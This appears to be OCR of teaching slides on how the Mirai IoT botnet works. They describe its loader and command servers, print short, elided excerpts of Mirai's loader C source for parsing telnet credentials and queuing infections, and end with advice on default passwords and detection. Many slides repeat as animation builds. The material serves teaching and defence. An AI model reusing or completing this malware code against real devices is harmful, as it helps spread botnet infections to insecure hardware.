


https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?


Loader server

It is the component that infects vulnerable IoT devices by uploading the malicious code.




https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?




https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?



https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?



CNC server


It allows to **control** the botnet infrastructure and **command** the attack to perform. It has a **database** to store the users.

https://www.hindawi.com/journals/scn/2018/7178164/

Loader server in depth

As we said the **Loader** receives the vulnerabilities from the **Reporting** and uses them to infect devices.
It has 3 main elements:


- **Pool of workers** (threads) whose job is to process the received vulnerabilities and infect devices
- **List of vulnerabilities**: list of result to access insecure device. Each worker has its own list.
- **Binary source code**: cross-compiled binary for different architectures



```
# /mirai/loader/src/main.c
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs, 1024 * 64, "100.200.100.100", 80, "100.200.100.100")) == NULL)
    {
        printf("Failed to initialize server. Aborting\n");
        return 1;
    }
```

https://www.hindawi.com/journals/scn/2018/7178164/

Loader server in depth



```
# mirai/loader/src/main.c
while (TRUE)
    {
        char strbuf[1024];

        if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)
            break;

        memset(&info, 0, sizeof(struct telnet_info));
        if (telnet_info_parse(strbuf, &info) == NULL)
            printf("Failed to parse telnet info: \"%s\" Format ->
                    ip:port user:pass arch\n", strbuf);
        else
        {
            if (srv == NULL)
                printf("srv == NULL 2\n");

            server_queue_telnet(srv, &info);
            if (total++ % 1000 == 0)
                sleep(1);
        }

        ATOMIC_INC(&srv->total_input);
    }
```

server_queue_telnet

If **max_open** is not reached it initiates the process to infect the device.

https://www.hindawi.com/journals/scn/2018/7178164/


Loader server in depth

server_telnet_probe

Sets up a connection with the remote device and **cyclically** adds a new **event** to the epoll[1] of a worker selected Then, as soon as the worker is free it will process the event executing the function **handle_event( )**.

server_queue_telnet

If **max_open** is not reached it initiates the process to infect the device.



```
# mirai/loader/src/server.c
void server_telnet_probe(struct server *srv, struct telnet_info *info)
{
    int fd = util_socket_and_bind(srv);
    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];
    ....
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}
```

https://www.hindawi.com/journals/scn/2018/7178164/

[1] Epoll: https://en.wikipedia.org/wiki/Epoll


Loader server in depth

server_telnet_probe

Sets up a connection with the remote device and **cyclically** adds a new **event** to the epoll[1] of a worker selected Then, as soon as the worker is free it will process the event executing the function **handle_event( )**.

server_queue_telnet

If **max_open** is not reached it initiates the process to infect the device.



```
# mirai/loader/src/server.c
void server_telnet_probe(struct server *srv, struct telnet_info *info)
{
    int fd = util_socket_and_bind(srv);
    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];
    ....
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}
```

https://www.hindawi.com/journals/scn/2018/7178164/

[1] Epoll: https://en.wikipedia.org/wiki/Epoll


Loader server in depth

server_telnet_probe

Sets up a connection with the remote device and **cyclically** adds a new **event** to the epoll[1] of a worker selected Then, as soon as the worker is free it will process the event executing the function **handle_event( )**.

server_queue_telnet

If **max_open** is not reached it initiates the process to infect the device.



```
# mirai/loader/src/server.c
void server_telnet_probe(struct server *srv, struct telnet_info *info)
{
    int fd = util_socket_and_bind(srv);
    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];
    ....
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}
```

https://www.hindawi.com/journals/scn/2018/7178164/

[1] Epoll: https://en.wikipedia.org/wiki/Epoll


Loader server in depth

server_telnet_probe

Sets up a connection with the remote device and **cyclically** adds a new **event** to the epoll[1] of a worker selected Then, as soon as the worker is free it will process the event executing the function **handle_event( )**.

server_queue_telnet

If **max_open** is not reached it initiates the process to infect the device.



```
# mirai/loader/src/server.c
void server_telnet_probe(struct server *srv, struct telnet_info *info)
{
    int fd = util_socket_and_bind(srv);
    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];
    ....
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}
```


https://www.hindawi.com/journals/scn/2018/7178164/

[1] Epoll: https://en.wikipedia.org/wiki/Epoll

Loader server in depth

handle_event

Interacts with the remote device using a switch statement that performs **various actions** based on the received response. Each action is represented by function named **connection_consume_<action>()** and defined in *loader/src/connection.c*.



https://www.hindawi.com/journals/scn/2018/7178164/

1. Epoll: https://en.wikipedia.org/wiki/Epoll

How can we avoid infection?

Mirai uses **default** Telnet usernames and passwords to infect devices

How can we avoid infection?

Mirai uses **default** Telnet usernames and passwords to infect devices

On machine **reboot**
Mirai is removed from
the device.

How can we avoid infection?

Mirai uses **default** Telnet usernames and passwords to infect devices

QUESTION: Since a simple reboot of the system removes the malware from the machine why is Mirai so powerful?

On machine **reboot** Mirai is removed from the device.

How can we avoid infection?

Mirai uses **default** Telnet usernames and passwords to infect devices

QUESTION: Since a simple reboot of the system removes the malware from the machine why is Mirai so powerful?

CHANGE YOUR DAMN PASSWORD

On machine **reboot** Mirai is removed from the device.

How can we avoid infection?

Mirai uses **default** Telnet usernames and passwords to infect devices

QUESTION: Since a simple reboot of the system removes the malware from the machine why is Mirai so powerful?

CHANGE YOUR DAMN PASSWORD

On machine **reboot** Mirai is removed from the device.


Detection

- Occasional bandwidth saturation
- Checks open ports
- Look into active processes

How can we avoid infection?

Mirai uses **default** Telnet usernames and passwords to infect devices

